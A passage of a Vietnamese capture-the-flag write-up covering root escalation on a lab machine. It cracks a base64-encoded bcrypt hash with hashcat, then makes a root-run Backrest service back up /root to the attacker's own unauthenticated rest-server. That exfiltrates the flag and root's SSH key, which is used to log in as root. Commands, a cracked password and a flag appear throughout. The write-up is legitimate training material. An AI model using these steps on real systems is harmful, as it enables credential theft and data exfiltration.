
-Nếu vậy, ta thử sử dụng `ssh` với cờ `-L` để chuyển tiếp cổng đang chạy dịch vụ cho ta. Ta thử kết nối và thành công.

```
ssh gael@10.10.11.74 -L vitural_port:127.0.0.1:9898
```






-Ta đã biết tên người dùng `backrest_root` nhưng vẫn biết các để crack mật khẩu và phát hiện thực chất thì dãy này thực chất là hash `bcrypt` bị encode base-64 thông qua `ChatGPT` .




-Ta decode và sử dụng `hashcat` để crack, và ta có được mật khẩu.

```
echo "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01
Na1Nzc3BiUnV0WVA1OEVCWnovMFFP" | base64 -d > backrest_root_hash.txt
hashcat -m 3200 backrest_root_hash.txt /usr/share/wordlists/rockyou.txt
```



⇒ `!@#$%^`

-Ta đăng nhập vào thông qua mật khẩu vừa tìm được.




-Ta thử backup thư mục `/root` ,ta setup 1 rest-server ngay trên máy của chúng ta.


```
# Không bít gì hết, ChatGPT làm hết đó
wget https://github.com/restic/rest-server/releases/download/v0.14.0/rest-server_0.14.0_linux_amd64.tar.gz
tar xzf rest-server_0.14.0_linux_amd64.tar.gz
cd rest-server_0.14.0_linux_amd64
./rest-server --path /tmp/backrest/data --listen :8080 --no-auth
```

-Tại máy mục tiêu, tạo 1 repo với đường dẫn url là `rest:http://your_ip_address:8080/repo_name`

.



-Tại repo vừa tạo, vào `Run command` nhập lệnh `backup /root` (`backrest` mặc định chạy với quyền `root` nên ta có thể làm hành động này).



-Quay về máy của mình, chạy lệnh sau để kiểm tra repo vừa mới backup đã xuất hiện chưa, id của nó là gì?

```
export RESTIC_REPOSITORY="rest:http://your_ip_address:8080/repo_name"
export RESTIC_PASSWORD="repo_pass"

# Có thể tải restic bằng apt
restic snapshots

# Nếu muốn xem trong backup có những file gì
restic ls repo_id
```

```
┌──(lol㉿kali)-[/tmp/backrest/data]
└─$ restic snapshots
repository 3ff8f20a opened (version 2, compression level auto)
ID        Time                 Host        Tags        Paths  Size
─────────────────────────────────────────────────────────────────────
c86dcb8d  2025-07-26 23:21:13  artificial              /root  4.299 MiB
─────────────────────────────────────────────────────────────────────
1 snapshots
```

-Sau đó, ta mount file đó về 1 thư mục trong máy và xem chúng.

```
mkdir /tmp/root_mount
restic mount /tmp/root_mount
```

```
┌──(lol㉿kali)-[/tmp/backrest/data/test]
└─$ restic mount /tmp/root_mount
repository 3ff8f20a opened (version 2, compression level auto)
[0:00] 100.00%  1 / 1 index files loaded
Now serving the repository at /tmp/root_mount
Use another terminal or tool to browse the contents of this folder.
When finished, quit with Ctrl-c here or umount the mountpoint.
```

```
┌──(lol㉿kali)-[~]
└─$ cd /tmp/root_mount

┌──(lol㉿kali)-[/tmp/root_mount]
└─$ ls
hosts  ids  snapshots  tags

┌──(lol㉿kali)-[/tmp/root_mount]
└─$ ls -la
total 0
dr-xr-xr-x  1 lol  lol    0 Jul 26 23:28 .
drwxrwxrwt 20 root root 460 Jul 26 23:28 ..
dr-xr-xr-x  1 lol  lol    0 Jul 26 23:28 hosts
dr-xr-xr-x  1 lol  lol    0 Jul 26 23:28 ids
dr-xr-xr-x  1 lol  lol    0 Jul 26 23:28 snapshots
dr-xr-xr-x  1 lol  lol    0 Jul 26 23:28 tags

┌──(lol㉿kali)-[/tmp/root_mount]
└─$ tree .
.
├── hosts
│   └── artificial
│       ├── 2025-07-27T03:21:13Z
│       │   └── root
│       │       ├── root.txt
│       │       └── scripts
│       │           ├── cleanup.sh
│       │           └── config.json
│       └── latest → 2025-07-27T03:21:13Z
├── ids
│   └── c86dcb8d
│       └── root
│           ├── root.txt
│           └── scripts
│               ├── cleanup.sh
│               └── config.json
├── snapshots
│   ├── 2025-07-27T03:21:13Z
│   │   └── root
│   │       ├── root.txt
│   │       └── scripts
│   │           ├── cleanup.sh
│   │           └── config.json
│   └── latest → 2025-07-27T03:21:13Z
└── tags
17 directories, 9 files
```

-Đến đây, ta chỉ việc đọc file `root.txt` .

```
┌──(lol㉿kali)-[/tmp/root_mount/snapshots/latest/root]
└─$ cat root.txt
02316a1a442b1e33b9568d70a76cb363
```

⇒ `02316a1a442b1e33b9568d70a76cb363`

-Để thực sự leo được lên quyền của root, ta có thể sử dụng file `id_rsa` .

```
┌──(lol㉿kali)-[/tmp/root_mount/snapshots/latest/root]
└─$ ls -la .ssh
total 4
drwx------ 2 root root    0 Mar  4 17:40 .
drwx------ 6 root root    0 Jul 26 21:15 ..
-rw-r--r-- 1 root root  569 Oct 15  2024 authorized_keys
-rw------- 1 root root 2602 Oct 15  2024 id_rsa
```

```
┌──(lol㉿kali)-[~/Desktop/Artificial]
└─$ ssh root@10.10.11.74 -i root_id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 27 Jul 2025 03:49:04 AM UTC

  System load:           0.0
  Usage of /:            59.7% of 7.53GB
  Memory usage:          36%
  Swap usage:            0%
  Processes:             255
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.74
  IPv6 address for eth0: dead:beef::250:56ff:feb0:63f4

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Jul 27 03:49:27 2025 from 10.10.14.125
root@artificial:~# id
uid=0(root) gid=0(root) groups=0(root)
root@artificial:~#
```